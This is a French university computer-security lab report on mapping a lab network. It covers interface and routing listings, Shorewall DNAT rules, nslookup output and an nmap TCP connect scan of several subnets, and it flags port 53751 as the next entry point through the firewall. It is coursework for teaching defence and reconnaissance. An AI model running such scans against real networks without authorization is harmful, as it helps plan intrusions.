



**POLYTECHNIQUE
MONTRÉAL**

INF4420A – Sécurité Informatique

Travail Pratique 3

Quentin COURREAU – 1973362

Rafael BOBAN - 1973338

Automne 2018

Question 1 – Découverte du réseau [/1.5]

A) Trois commandes ont été utilisées pour établir la topologie du réseau :

- ifconfig ; Pour obtenir des informations sur l'adresse IP, l'adresse MAC, le masque, l'étendu du réseau, le type de réseau (public ou privé) etc.
- netstat -l ; pour observer les ports ouverts
- netstat -r -n ; Pour voir les tables de routages de chaque nœud de chaque carte réseau.

```
joe@localhost ~ $ netstat -l
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
Active UNIX domain sockets (only servers)
Proto RefCnt Flags   Type       State           I-Node  Path
unix  2      [ ACC ]     STREAM    LISTENING       4531    /tmp/.X11-unix/X0
unix  2      [ ACC ]     STREAM    LISTENING       4108    /var/run/dbus/system_
bus_socket
unix  2      [ ACC ]     STREAM    LISTENING       4802    /tmp/ksocket-joe/kdei
nit4_0
unix  2      [ ACC ]     STREAM    LISTENING       4812    /tmp/ksocket-joe/klau
ncherMT2264.slave-socket
unix  2      [ ACC ]     STREAM    LISTENING       4998    /tmp/.ICE-unix/2297
unix  2      [ ACC ]     STREAM    LISTENING       4146    /dev/log
unix  2      [ ACC ]     STREAM    LISTENING       4151    /var/run/syslog-ng.ct
l
unix  2      [ ACC ]     STREAM    LISTENING       4780    @/tmp/dbus-X6gGo62DLg
unix  2      [ ACC ]     STREAM    LISTENING       4530    @/tmp/.X11-unix/X0
unix  2      [ ACC ]     SEQPACKET LISTENING       2700    @/org/kernel/udev/ude
vd
unix  2      [ ACC ]     STREAM    LISTENING       4997    @/tmp/.ICE-unix/2297
unix  2      [ ACC ]     STREAM    LISTENING       4491    /var/run/xdmctl/dmctl
/socket
unix  2      [ ACC ]     STREAM    LISTENING       4539    /var/run/xdmctl/dmctl
-/0/socket
joe@localhost ~ $ sudo ifconfig
Password:
eth0      Link encap:Ethernet  HWaddr 00:0c:29:da:88:70
          inet addr:123.45.67.128  Bcast:123.45.67.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:7 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1550 (1.5 KiB)  TX bytes:1384 (1.3 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

```

Parefeu_int ~ # netstat -l
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
Active UNIX domain sockets (only servers)
Proto RefCnt Flags     Type       State         I-Node  Path
unix  2      [ ACC ]     STREAM    LISTENING     4898    /dev/log
unix  2      [ ACC ]     STREAM    LISTENING     4903    /var/run/syslog-ng.ctl
unix  2      [ ACC ]     SEQPACKET LISTENING     2640    @/org/kernel/udev/udev
Parefeu_int ~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:7c:ac:6d
          inet addr:192.168.211.5  Bcast:192.168.211.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1041 (1.0 KiB)  TX bytes:354 (354.0 B)


eth1      Link encap:Ethernet  HWaddr 00:0c:29:7c:ac:77
          inet addr:192.168.212.5  Bcast:192.168.212.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:58 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8736 (8.5 KiB)  TX bytes:987 (987.0 B)

eth2      Link encap:Ethernet  HWaddr 00:0c:29:7c:ac:81
          inet addr:192.168.213.5  Bcast:192.168.213.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

Parefeu_int ~ #

```



```

C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrator>netstat -a
Active Connections
Proto Local Address           Foreign Address         State
TCP    poste-51626:epmap       poste-51626:0           LISTENING
TCP    poste-51626:microsoft-ds poste-51626:0           LISTENING
TCP    poste-51626:1028        poste-51626:0           LISTENING
TCP    poste-51626:netbios-ssn poste-51626:0           LISTENING
UDP    poste-51626:microsoft-ds *:
UDP    poste-51626:isakmp      *:
UDP    poste-51626:1025        *:
UDP    poste-51626:4500        *:
UDP    poste-51626:ntp         *:
UDP    poste-51626:1026        *:
UDP    poste-51626:1900        *:
UDP    poste-51626:ntp         *:
UDP    poste-51626:netbios-ns  *:
UDP    poste-51626:netbios-dgm *:
UDP    poste-51626:1900        *:

C:\Documents and Settings\Administrator>ipconfig
Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . . : 192.168.212.124
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.212.5

C:\Documents and Settings\Administrator>

```

```
joe@localhost ~$ netstat -r -n
Kernel IP routing table
Destination      Gateway          Genmask         Flags   MSS Window  irtt Iface
123.45.67.0      0.0.0.0         255.255.255.0   U        0  0          0 eth0
127.0.0.0        127.0.0.1       255.0.0.0       UG        0  0          0 lo
joe@localhost ~$
```

This is SecSI_upn.unknown_domain (Linux x86_64 3.4.5-hardened) 13:39:49

SecSI_upn login: root

Password:

Last login: Wed Nov 21 15:51:59 EST 2012 on tty1

SecSI_upn ~ # netstat -l

Active Internet connections (only servers)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	*:53751	*:*	LISTEN

Active UNIX domain sockets (only servers)

Proto	RefCnt	Flags	Type	State	I-Node	Path
unix	2	[ACC]	SEQPACKET	LISTENING	2634	/org/kernel/udev/udev
unix	2	[ACC]	STREAM	LISTENING	4236	/dev/log
unix	2	[ACC]	STREAM	LISTENING	4241	/var/run/syslog-ng.ctl

SecSI_upn ~ # ifconfig

```
eth0      Link encap:Ethernet  HWaddr 00:0c:29:77:34:b2
          inet addr:192.168.213.3  Bcast:192.168.213.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

tun0      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
          inet addr:10.8.0.1  P-t-P:10.8.0.2  Mask:255.255.255.255
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

SecSI_upn ~ # _

This is Parefeu_int.unknown_domain (Linux x86_64 3.4.5-hardened) 13:39:46

Parefeu_int login: root

Password:

Last login: Wed Nov 21 15:03:34 EST 2012 on tty1

Parefeu_int ~ # netstat -l

Active Internet connections (only servers)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	
Active UNIX domain sockets (only servers)						
Proto	RefCnt	Flags	Type	State	I-Node	Path
unix	2	[ACC]	STREAM	LISTENING	4898	/dev/log
unix	2	[ACC]	STREAM	LISTENING	4903	/var/run/syslog-ng.ctl
unix	2	[ACC]	SEQPACKET	LISTENING	2640	@org/kernel/udev/udev


Parefeu_int ~ # ifconfig

```
eth0      Link encap:Ethernet  HWaddr 00:0c:29:7c:ac:6d
          inet addr:192.168.211.5  Bcast:192.168.211.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1041 (1.0 KiB)  TX bytes:354 (354.0 B)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:7c:ac:77
          inet addr:192.168.212.5  Bcast:192.168.212.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:58 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8736 (8.5 KiB)  TX bytes:987 (987.0 B)

eth2      Link encap:Ethernet  HWaddr 00:0c:29:7c:ac:81
          inet addr:192.168.213.5  Bcast:192.168.213.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```




```
SecSI_upn ~ # netstat -r -n
Kernel IP routing table
Destination Gateway Genmask Flags MSS Window irtt Iface
0.0.0.0 192.168.213.5 0.0.0.0 UG 0 0 0 eth0
10.8.0.0 10.8.0.2 255.255.255.0 UG 0 0 0 tun0
10.8.0.2 0.0.0.0 255.255.255.255 UH 0 0 0 tun0
127.0.0.0 127.0.0.1 255.0.0.0 UG 0 0 0 lo
192.168.213.0 0.0.0.0 255.255.255.0 U 0 0 0 eth0
SecSI_upn ~ #
```

```
web_mail ~ # netstat -r -n
Kernel IP routing table
Destination Gateway Genmask Flags MSS Window irtt Iface
0.0.0.0 192.168.211.4 0.0.0.0 UG 0 0 0 eth0
10.8.0.0 192.168.211.5 255.255.0.0 UG 0 0 0 eth0
127.0.0.0 127.0.0.1 255.0.0.0 UG 0 0 0 lo
192.168.211.0 0.0.0.0 255.255.255.0 U 0 0 0 eth0
192.168.212.0 192.168.211.5 255.255.255.0 UG 0 0 0 eth0
192.168.213.0 192.168.211.5 255.255.255.0 UG 0 0 0 eth0
```

```
Parefeu_int ~ # netstat -r -n
Kernel IP routing table
Destination Gateway Genmask Flags MSS Window irtt Iface
0.0.0.0 192.168.211.4 0.0.0.0 UG 0 0 0 eth0
10.8.0.0 192.168.213.3 255.255.0.0 UG 0 0 0 eth2
127.0.0.0 127.0.0.1 255.0.0.0 UG 0 0 0 lo
192.168.211.0 0.0.0.0 255.255.255.0 U 0 0 0 eth0
192.168.212.0 0.0.0.0 255.255.255.0 U 0 0 0 eth1
192.168.213.0 0.0.0.0 255.255.255.0 U 0 0 0 eth2
```

```
Parefeu_ext ~ # netstat -r -n
Kernel IP routing table
Destination Gateway Genmask Flags MSS Window irtt Iface
123.45.67.0 0.0.0.0 255.255.255.0 U 0 0 0 eth0
127.0.0.0 127.0.0.1 255.0.0.0 UG 0 0 0 lo
192.168.211.0 0.0.0.0 255.255.255.0 U 0 0 0 eth1
192.168.212.0 192.168.211.5 255.255.255.0 UG 0 0 0 eth1
192.168.213.0 192.168.211.5 255.255.255.0 UG 0 0 0 eth1
```

La topologie du réseau qui en découle :



B) L'adresse IP étant correcte, il n'est pas nécessaire de la changer.

```
joe@localhost ~ $ sudo ifconfig
Password:
eth0      Link encap:Ethernet  HWaddr 00:0c:29:da:88:70
          inet addr:123.45.67.128 Bcast:123.45.67.255 Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:7 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1550 (1.5 KiB)  TX bytes:1384 (1.3 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

C) Un NAT (Network Address Translation) fait office de proxy en translatant les adresses privées (non routable sur Internet)) des nœuds d'un réseau en une adresse externe unique et publique connectée à Internet. L'utilisation d'un NAT peut ajouter un bénéfice d'un point de vue sécurité, car les adresses internes sont dissimulées de l'Internet et de tout autre réseau plus généralement. La sécurité des équipements derrière un NAT n'est cependant pas supérieure à celle qu'un pare-feu à états peut fournir.

Source : <http://www.bortzmeyer.org/nat-et-securite.html>

Le fichier **rules** contient un ensemble de règles destinées à modeler le comportement du firewall et les actions qu'il entreprendra en retour. L'action DNAT offre une méthode pour autoriser des connexions sélectionnées depuis Internet. En fait, il y a un service NAT intégré directement au sein du firewall. On observe par exemple que le serveur Webmail est hébergé dans une zone démilitarisée (DMZ) et possède l'adresse IP 192.168.211.3.

Si une machine avec une adresse **A** veut accéder au serveur, elle se connectera d'abord à 123.45.67.4 (l'adresse IP externe du firewall). Le NAT du firewall réécrira l'adresse IP de destination à 192.168.211.3 (le serveur Webmail) et lui fera suivre la requête. Quand le serveur répondra, le firewall remettra l'adresse source à 123.45.67.4 (la sienne) et retournera la réponse à **A**.

```
Parefeu_ext shorewall # cat masq
#
# Shorewall version 4 - Masq file
#
# For information about entries in this file, type "man shorewall-masq"
#
# The manpage is also online at
# http://www.shorewall.net/manpages/shorewall-masq.html
#
#####
#INTERFACE:DEST      SOURCE      ADDRESS      PROTO  PORT(S) IPSEC  MARK  USER/
#                      GROUP
eth0                  192.168.0.0/16
Parefeu_ext shorewall # cat rules
#
# Shorewall version 4 - Rules File
#
# For information on the settings in this file, type "man shorewall-rules"
#
# The manpage is also online at
# http://www.shorewall.net/manpages/shorewall-rules.html
#
#####
#ACTION  SOURCE      DEST      PROTO  DEST  SOURCE      ORIGINAL  RATE      USER/  MARK  C
#ONLIMIT TIME      HEADERS                                PORT  PORT(S)      DEST      LIMIT      GROUP
#
#SECTION ALL
#SECTION ESTABLISHED
#SECTION RELATED
#SECTION NEW
DNAT     net      dmz:192.168.211.3      tcp     80
DNAT     net      dmz:192.168.211.3      tcp     25
DNAT     net      dmz:192.168.211.3      tcp     993
DNAT     net      dmz:192.168.211.3      tcp     53
DNAT     net      dmz:192.168.211.3      udp     53
DNAT     net      dmz:192.168.213.3      tcp     53751
Parefeu_ext shorewall # _
```

On remarque par ailleurs que le port 53751 est disposé à être utilisé. Il sera notre point d'entrée du pare-feu dans le prochain exercice.

Question 2 – Nmap [/2]

A) La commande **nslookup** permet de lister et fournir des informations sur un nom de domaine et ses sous-domaines associés (domaines enfants). Ici, nous avons une description du domaine **secsi.com** et de son sous-domaine mail qui lui est attaché.

```
~ : bash
File Edit View Bookmarks Settings Help
joe@localhost ~ $ sudo ifconfig eth0 123.45.67.128
Password:
joe@localhost ~ $ ifconfig
bash: ifconfig: command not found
joe@localhost ~ $ sudo ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:da:88:70
          inet addr:123.45.67.128  Bcast:123.45.67.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:13 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2756 (2.6 KiB)  TX bytes:2476 (2.4 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

joe@localhost ~ $ nslookup secsi.com
Server:      123.45.67.4
Address:      123.45.67.4#53

Name:   secsi.com
Address: 123.45.67.4

joe@localhost ~ $ nslookup mail.secsi.com
Server:      123.45.67.4
Address:      123.45.67.4#53

Name:   mail.secsi.com
Address: 123.45.67.4

joe@localhost ~ $
```

Le domaine et le serveur mail correspondent à l'adresse IP 123.45.67.4, soit l'adresse IP du pare-feu externe.

Network:	123.45.67.0/24	01111011.00101101.01000011 .00000000
(Class		A)
Broadcast:	123.45.67.255	01111011.00101101.01000011 .11111111
HostMin:	123.45.67.1	01111011.00101101.01000011 .00000001
HostMax:	123.45.67.254	01111011.00101101.01000011 .11111110
Hosts/Net:	254	

B) La commande **nmap** permet de scanner les réseaux et sous-réseaux spécifiés, en l'occurrence les sous-réseaux entre 192.168.211.0 et 192.168.214.0. Également le réseau 123.45.67.0. L'option **-sT** désigne un **scan TCP connect**.

Source :


- <https://nmap.org/man/fr/man-port-scanning-techniques.html>

Le résultat désigne les numéros de ports ouverts sur l'hôte distant ainsi que les services qui y sont associés. On observe par exemple que le service **smtp** qui est un service mail et ouvert sur le **port 25**, ou que le service http est ouvert sur le **port 80**, désignant généralement un serveur web.

A noter qu'un seul réseau et une seule adresse IP ont pu être scanné comme indiqué dans la capture d'écran ci-dessous. Il s'agit du réseau partagé par Joe et le firewall externe. L'adresse IP scannée est celle du firewall externe. On observe que quatre ports sont ouverts. Joe n'étant pas connecté aux autres réseaux, nmap n'a pas pu scanner les réseaux 192.168.211.0/24, 192.168.212.0/24 et 192.168.213.0/24.

```
joe@localhost ~ $ nmap -sT 192.168.211-214.* 123.45.67.* --open
Starting Nmap 5.51 ( http://nmap.org ) at 2018-11-13 15:07 EST
Nmap scan report for 123.45.67.4
Host is up (0.0010s latency).
Not shown: 995 filtered ports, 1 closed port
PORT      STATE SERVICE
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
993/tcp    open  imaps
Nmap done: 1280 IP addresses (2 hosts up) scanned in 19.86 seconds
```

C) Un VPN pour Virtual Private Network repose sur le principe de tunneling et permet une connexion chiffrée avec un réseau distant. Ce chemin virtuel véhicule les données chiffrées de la source vers le destinataire. Illustration :



Ainsi, grâce au VPN nous sommes connectés au réseau local de la machine Secsi_VPN 10.8.0.0. En témoigne l'ajout de l'interface tun0 symbolique de openVPN :

```

joe@localhost ~ $ sudo ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:da:88:70
          inet addr:123.45.67.128  Bcast:123.45.67.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:25687 errors:0 dropped:0 overruns:0 frame:0
          TX packets:35753 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:24228950 (23.1 MiB)  TX bytes:33540996 (31.9 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:6195 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6195 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:392780 (383.5 KiB)  TX bytes:392780 (383.5 KiB)

tun0      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
          inet addr:10.8.0.6  P-t-P:10.8.0.5  Mask:255.255.255.255
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1500  Metric:1
          RX packets:258585 errors:0 dropped:0 overruns:0 frame:0
          TX packets:262063 errors:0 dropped:510 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:10365400 (9.8 MiB)  TX bytes:15727216 (14.9 MiB)

joe@localhost ~ $ netstat
Active Internet connections (w/o servers)

```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	123.45.67.128:37389	123.45.67.4:53751	ESTABLISHED

```

Active UNIX domain sockets (w/o servers)

```

Proto	RefCnt	Flags	Type	State	I-Node	Path
unix	3	[]	STREAM	CONNECTED	12414	/dev/log
unix	3	[]	STREAM	CONNECTED	12413	
unix	3	[]	STREAM	CONNECTED	5470	@/tmp/.X11-unix/X0
